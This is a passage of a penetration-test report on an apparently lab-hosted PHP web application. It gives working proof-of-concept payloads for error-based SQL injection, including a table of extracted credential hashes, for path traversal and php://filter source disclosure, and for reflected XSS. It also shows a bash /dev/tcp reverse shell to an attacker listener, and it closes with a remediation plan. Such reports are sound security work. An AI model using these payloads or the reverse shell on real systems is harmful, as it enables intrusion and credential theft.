8.2.3 Error-Based SQL Injection and Data Exfiltration

The lack of input parameter sanitization allowed the injection of manipulated queries aimed at forcing execution errors in the DBMS, conveying within the error message confidential information extracted from the database.

Proof of Concept (PoC)

The existence of the vulnerability was confirmed by sending the following malicious payload in the username field of the `login.php` page:

```
' OR 1 GROUP BY CONCAT('~',(SELECT username FROM users LIMIT
1),'~',FLOOR(RAND(0)*2)) HAVING MIN(0) #
```

Leveraging the generation of a duplicate key error induced by the expression `FLOOR(RAND(0)*2)`, the database returned on screen the value of the first record of the `username` column.




Figure 13: SQLi payload in the username field on the `login.php` page.

Fatal error: Uncaught mysqli_sql_exception: Duplicate entry '~botto.ieri~1' for key 'group_key' in /var/www/html/login.php:47 Stack trace: #0 /var/www/html/login.php(47): mysqli->query('SELECT id, user...') #1 {main} thrown in **/var/www/html/login.php** on line **47**

Figure 14: Page with Information Disclosure

Instead, by entering the following query in the username field of the `login.php` page, it was possible to obtain the MD5 hash of the password relative to the previously found user.

```
' OR 1 GROUP BY CONCAT('~',(SELECT password FROM users LIMIT
1),'~',FLOOR(RAND(0)*2)) HAVING MIN(0) #
```

From the analysis of the information exfiltrated via the error message, the following first-level credentials were obtained:

- **Username**: `botto.ieri`

- **Password Hash (MD5)**: Corresponding in cleartext to the value `password1`

Confirming the severity and actual impact of the vulnerability, manual validation of the recovered credentials within the authentication module (`login.php`) allowed successfully logging into the application (*Account Takeover*).

By slightly modifying the previous payloads, it is possible to obtain the sequential extraction of the entire table by using the three fundamental clauses previously described.

Below, an example payload is provided with which the username of the first record lexicographically ordered by username is obtained:

```
' OR 1 GROUP BY CONCAT('~',(SELECT username FROM users ORDER BY username
LIMIT 1 OFFSET 0),'~',FLOOR(RAND(0)*2)) HAVING MIN(0) #
```

Table 2: Credentials and hashes extracted from the `users` table via Error-Based sequential extraction.

Username	Password Hash
agentX	b20e0aaa66fdd9a7a5b2ebf49d32b91b
botto.ieri	7c6a180b36896a0a8c02787eeafb0e4c (password1)
gallera	f683b93498a0e54122377576beb026c5
jackOfspade	617882784af86bff022c4b57a62c807b
sysadmin	fcea920f7412b5da7be0cf42b8c93759 (1234567)
tizio.incognito	5ebe2294ecd0e0f08eab7690d2a6ee69 (secret)
utente	bed128365216c019988915ed3add75fb (passw0rd)

8.3 [VULN-03] Local File Inclusion (LFI) / Path Traversal

- **Impacted Component**: `http://172.17.0.2/open.php`, `http://172.17.0.2/view.php` (`file` Parameter)
- **CVSS v4.0 Score**: **8.7** (`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`) – **HIGH**

Note on CVSS v4.0 Assessment: In the CVSS v4.0 standard, the *Vulnerable System Confidentiality* (`VC`) metric is evaluated as **High (`H`)** as the vulnerability guarantees direct access and arbitrary reading of any system file readable by the web service user.

Technical Description

The document management and opening feature handled by the `open.php` and `view.php` endpoints employs dynamic server-side resource inclusion constructors without performing rigorous validation or sanitization of the `file` parameter. The absence of filters on special characters allows the injection of the directory traversal sequence (`../`), allowing a user to traverse up the folder hierarchy and access confidential files located outside the *web root*.

Proof of Concept (PoC)

The actual exploitability of the vulnerability was confirmed through two distinct replication procedures:

1. **Application Interface Interaction** (`open.php`): After entering credentials and subsequently accessing the restricted area, the user navigates to the `open.php` page. By entering the traversal sequence inside the input field dedicated to searching/opening documents:

   ```
   ../../../etc/passwd
   ```

   the value is forwarded to the view processor, rendering on screen the content of the requested file.

2. **Direct Endpoint Invocation** (`view.php`): Alternatively, the same resource can be read directly via HTTP GET parameter by querying the `view.php` endpoint:

   ```
   http://172.17.0.2/view.php?file=..%2F..%2F..%2Fetc%2Fpasswd
   ```

Observed Impact

In both modes, the web server responds by returning on screen the full content of the `/etc/passwd` file. The disclosure of such resource exposes the full list of system accounts present on the target host (including `root`, `www-data`, and `mysql`), confirming the compromise of confidentiality at the filesystem level.




Figure 15: Page from which the `open.php` page is accessed.




Figure 16: `open.php` page with Path Traversal payload.




Figure 17: Output of the Path Traversal.

8.3.1 Source Code Extraction via Stream Wrapper (`php://filter`)

Extending the exploitation of the Local File Inclusion vulnerability, the possibility of accessing the server-side PHP files source code while preventing its dynamic execution by the interpreter was verified. The use of the stream meta-wrapper `php://filter` with the `convert.base64-encode` directive forces the application to encode the content of the target resource in Base64 format before its rendering in output.

Proof of Concept (PoC)

Extraction was conducted by injecting the wrapper into the `file` parameter of the `view.php` endpoint (also accessible via the `open.php` module) to access the configuration file `config.php`:

```
http://172.17.0.2/view.php?file=php%3A%2F%2Ffilter%2Fconvert.base64-
encode%2Fresource%3Dconfig.php
```

The inclusion of the filtered stream induced the server to return a Base64 encoded string within the HTTP response.

Decoding and Exfiltration of Environment Secrets: The subsequent decoding of the Base64 payload (performed via CyberChef) exposed in cleartext the source code of `config.php`, revealing the direct connection credentials to the MySQL DBMS:

```
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'adminpass');
define('DB_NAME', 'impsdb');

// ini_set('display_errors',1);
// error_reporting(E_ALL);

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

Observed Impact

Arbitrary reading of the application source code extends the severity of local file inclusion from simple disclosure of system files (`/etc/passwd`) to complete theft of database administration credentials (`admin:adminpass` on the `impsdb` DB), providing the prerequisites for direct control of the database.

8.4 [VULN-04] Information Disclosure & Verbose Error Handling

- **Impacted Component**: `http://172.17.0.2/info.php`, `http://172.17.0.2/login.php`, `http://172.17.0.2/register.php`
- **CVSS v4.0 Score**: **6.9** (`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`) – **MEDIUM**

Note on CVSS v4.0 Assessment: In the CVSS v4.0 standard, the score of the *Vulnerable System Confidentiality* (`VC`) metric is evaluated as **Low (`L`)** because the attack does not allow direct access to user application data, but discloses configuration metadata, database architecture, and absolute file system paths, useful for target footprinting.

Technical Description

The web application presents two distinct issues of excessive information exposure (*Information Disclosure*):

1. **Public Exposure of Diagnostic Files**: The `info.php` endpoint is freely accessible without any authentication restriction. In this file, the PHP runtime environment configuration, module version, environment variables, and active security directives are revealed in detail.
2. **Verbose Application Error Handling**: The web server is configured with the `display_errors = On` directive. The absence of a structured exception handling block in the login and registration modules causes any database execution errors or system exceptions to be printed directly in cleartext in the HTML output returned to the user.

Proof of Concept (PoC)

The exploitability of the two criticalities was verified through the following procedures:

1. Examination of the Diagnostic Endpoint (`info.php`): Navigating directly to the URL `http://172.17.0.2/info.php` (identified during the *Content Discovery* phase with `gobuster`), it was possible to extract the following key information:

- **Exact interpreter version**: PHP version 8.5.11;
- **Absolute path of the web root**: `/var/www/html`;
- **Status of file management directives**: `allow_url_fopen = On` and `allow_url_include = Off`;
- **Architecture and underlying operating system**: Containerized Linux.

2. Inducing Uncaught Errors in the Registration Module: By entering inside the `username` input field of the `register.php` page a string with a length exceeding the limit defined in the database table schema (20 characters), the application performs no server-side validation and attempts direct insertion into the DBMS. This causes the script to terminate and generates on screen the following unhandled exception:

```
Fatal error: Uncaught mysqli_sql_exception: Data too long for column
  'username' at row 1 in /var/www/html/register.php:66
```

Observed Impact

The combination of the two issues provides a potential attacker with a significant informational advantage during the passive and active reconnaissance phase:

- The disclosure of the absolute path of the *web root* (`/var/www/html`) provides the exact address needed to precisely position the Web Shell during the exploit of vulnerability `VULN-01` (*SQL Injection with `INTO OUTFILE`*).
- Printing SQL exceptions reveals the exact column names (`username`) and source code line numbers (`register.php:66`), facilitating the construction of targeted payloads and speeding up the attack vectorization process.

8.5 [VULN-05] Reflected XSS via HTML Attribute Breakout

- **Impacted Component**: `http://172.17.0.2/login.php` (`username` Parameter)
- **CVSS v4.0 Score**: **5.3**
  (`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N`) – **MEDIUM**

Note on CVSS v4.0 Assessment: The *User Interaction* (`UI`) metric is set to **Passive (`P`)** as executing the payload requires the victim to follow a malicious link or send an HTTP request containing the tainted parameter.

Technical Description

The application reflects the value provided in the `username` input field directly inside the `value` attribute of the HTML `<input>` tag on the login page (`login.php`), without applying any special character encoding function.

The lack of double quotes (`"`) sanitization allows an attacker to perform a *breakout* from the HTML attribute and inject arbitrary JavaScript code blocks. These instructions are subsequently interpreted and executed by the rendering engine of the user's browser within the security context of the page's origin.

Proof of Concept (PoC)

The vulnerability was confirmed by entering the following injection string into the `username` field of the authentication module:

```
"><script>alert(1)</script>
```

Analysis of the Generated HTML Source: Due to the failure to neutralize the initial double quote character, the web server generates and returns to the client the following tainted HTML code snippet:

```
<input type="text" name="username" class="form-control"
  value=""><script>alert(1)</script>">
```

Observed Impact

Inserting the double quote prematurely closes the `value` attribute's value, allowing the adjacent `<script>` tag to be parsed as an independent executable element. This causes the immediate execution of the JavaScript `alert(1)` function inside the victim's browser.




Figure 18: Breakout from the value attribute.




Figure 19: On-screen rendering of the payload.

9 Exploitation

The *Exploitation* phase converted the vulnerabilities identified in the assessment phase into an initial access vector, escalating the impact from simple data exfiltration to an execution-level compromise of the host.

9.1 Attack Vectorization

Leveraging vulnerability `VULN-01`, the possibility of executing write operations on the target server's file system via the `INTO OUTFILE` clause was confirmed. The presence of write permissions on the `/var/www/html/` directory allowed uploading an executable PHP file (`shell.php`).

9.2 Obtaining the Reverse Shell

Since interacting with the Web Shell via HTTP GET parameters proved to be limited and stateless, a **Reverse Shell** was established to obtain an interactive command session on the server.

1. Setting Up the Local Listener: On the attacker's machine, a listener was started on port `4444/TCP` using the `netcat` utility:

```
nc -lvnp 4444
```

2. Injection and Percent-Encoding of the Reverse Shell Payload: In order to ensure the correct transmission of the command through the HTTP GET channel and avoid re-negotiation or server-side parsing failure, it was necessary to apply *Percent-Encoding*.

The special characters used in the shell syntax (such as spaces, double quotes, redirection characters `>`, and stream selectors `&`) coincide with the reserved delimiters of the HTTP protocol. Failing to encode these elements would cause premature termination of the *Query String* or misinterpretation of the parameters by the web server.

1. **Cleartext Command (Logical Structure)**:

```
http://172.17.0.2/shell.php?cmd=bash -c "bash -i >& /dev/tcp/172.17.0.1/4444
0>&1"
```

2. **Sanitized HTTP Request (URL Encoded via CyberChef)**: The full conversion of reserved characters and spaces into their respective hexadecimal equivalents generated the final URI forwarded to the endpoint:

```
http://172.17.0.2/shell.php?
cmd=bash%20%2Dc%20%22bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp
%2F172%2E17%2E0%2E1%2F4444%200%3E%261%22
```

Connection Outcome: The web server executed the `bash` instruction, successfully establishing the TCP socket toward the attacker's IP (`172.17.0.1:4444`) and providing an interactive remote command shell with the privileges of the web process (`www-data`).



Figure 20: Reverse Shell on Target side.




Figure 21: Reverse Shell on Attacker side.

10 Post-Exploitation

Having obtained unauthorized interactive access to the target environment through the `www-data` session, the *Post-Exploitation* phase assessed the attacker's actual scope of action within the operating system, analyzing existing isolation mechanisms and verifying the potential presence of *Local Privilege Escalation (LPE)* vectors.

10.1 Verification of Credentials Confidentiality and POSIX Permissions

During local reconnaissance, the strength of protection mechanisms for system credentials stored in the file system was analyzed:

- **Segregation of the `/etc/shadow` File**: Direct read access to the password hashes file was blocked by the kernel due to the POSIX permissions mask (`0640`, ownership `root:shadow`).

- **Permission Alteration Verification** (`chmod`): An attempt was made to reconfigure permissions by executing the command `chmod 0644 /etc/shadow` from the reverse shell. The system call was immediately rejected with a *Permission denied* error, as the `www-data` user does not own the file.
- **Impossibility of Group Modification**: Since the `/etc/group` file is not editable by unprivileged users and in the absence of the `sudo` binary, it was not possible to add the `www-data` account to the `shadow` group.

Conclusion on Local Security: The *Discretionary Access Control* (DAC) controls are correctly applied, ensuring that system encrypted credentials remain inaccessible to the web application context.

10.2 SUID Binaries Analysis

The mapping of executables with the SUID bit set within the target operating system was conducted using the command:

```
find / -perm -4000 -ls 2>/dev/null
```

The output analysis highlighted the presence of only 8 binaries with the SUID bit set (`chsh`, `passwd`, `su`, `newgrp`, `gpasswd`, `mount`, `chfn`, `umount`).

All identified executables are standard system utilities provided by the Debian/Ubuntu distribution, correctly located in the `/usr/bin/` directory with `root:root` privileges. Comparison with the *GTFOBins* database confirmed the absence of anomalous binaries or misconfigurations suitable for allowing a *Local Privilege Escalation*.

```
www-data@d88a34d12430:/var/www/html$ find / -perm -4000 -ls 2>/dev/null
find / -perm -4000 -ls 2>/dev/null
 24912963     52 -rwsr-xr-x   1 root     root        52936 Apr 19  2025 /usr/bin/chsh
 24913086    116 -rwsr-xr-x   1 root     root       118168 Apr 19  2025 /usr/bin/passwd
 24913138     84 -rwsr-xr-x   1 root     root        84360 Jul 31 15:34 /usr/bin/su
 24913075     20 -rwsr-xr-x   1 root     root        18816 Jul 31 15:34 /usr/bin/newgrp
 24913021     88 -rwsr-xr-x   1 root     root        88568 Apr 19  2025 /usr/bin/gpasswd
 24913070     72 -rwsr-xr-x   1 root     root        72072 Jul 31 15:34 /usr/bin/mount
 24912957     72 -rwsr-xr-x   1 root     root        70888 Apr 19  2025 /usr/bin/chfn
 24913163     56 -rwsr-xr-x   1 root     root        55688 Jul 31 15:34 /usr/bin/umount
```

Figure 22: Shell output for SUID binaries analysis.

11 Remediation Plan

Analysis of the vulnerabilities identified during the VAPT process highlights how the entire attack chain, from *SQL Injection* to Remote Code Execution (*RCE*), passing through *Reflected XSS* and sensitive Information Disclosure, stems from a single primary architectural weakness: the complete absence of sanitization, validation, and parameterization of user-controlled input fields, particularly within the login (`login.php`) and registration (`register.php`) modules.

The web server unconditionally trusts data received in parameters and PHP pages (e.g., `username`, `password`, `file`), processing them directly without prior filtering. Consequently, the *remediation* strategy must focus primarily on cleansing and strictly controlling all application entry points.

The following remediation operations can therefore be considered:

- **Adoption of Prepared Statements**: completely rewrite the database access logic in the `login.php` and `register.php` modules. Data coming from user input fields must never be concatenated directly into query strings, but managed via *Prepared Statements* to neutralize any SQL Injection vector.

- **Input Sanitization and Strict Type Validation**: implement a centralized input validation filter. All parameters sent through application forms must be verified for type, length, range, and expected format before being forwarded to the business logic.

- **Context-Aware Output Encoding**: properly encode any user-provided input before assembling it into HTML pages or inside tag attributes (e.g., the value of the `value` attribute for the `username` field), preventing the execution of unauthorized scripts (*Reflected XSS*).

- **Path Validation via Static Map**: In document management and viewing modules (`open.php` and the backend endpoint `view.php`), eliminate the possibility of passing arbitrary file paths or stream wrappers (`php://filter`) from user input. Resource access must be bound to a server-side static map of allowed files, neutralizing at the root both *Local File Inclusion* (LFI) / *Path Traversal* attempts and source code exfiltration.

- **Disabling Verbose Error Output**: modify the PHP configuration so that on-screen printing of runtime and startup errors is disabled. This measure suppresses diagnostic information useful to attackers (*Information Disclosure*) and neutralizes *Error-Based SQLi* vectors:

  ```
  display_errors = Off
  display_startup_errors = Off
  log_errors = On
  ```

- **Removal of Diagnostic Endpoints**: permanently remove the `info.php` file and any residual test or debug scripts from the production environment to prevent the retrieval of detailed information about the architecture and system modules.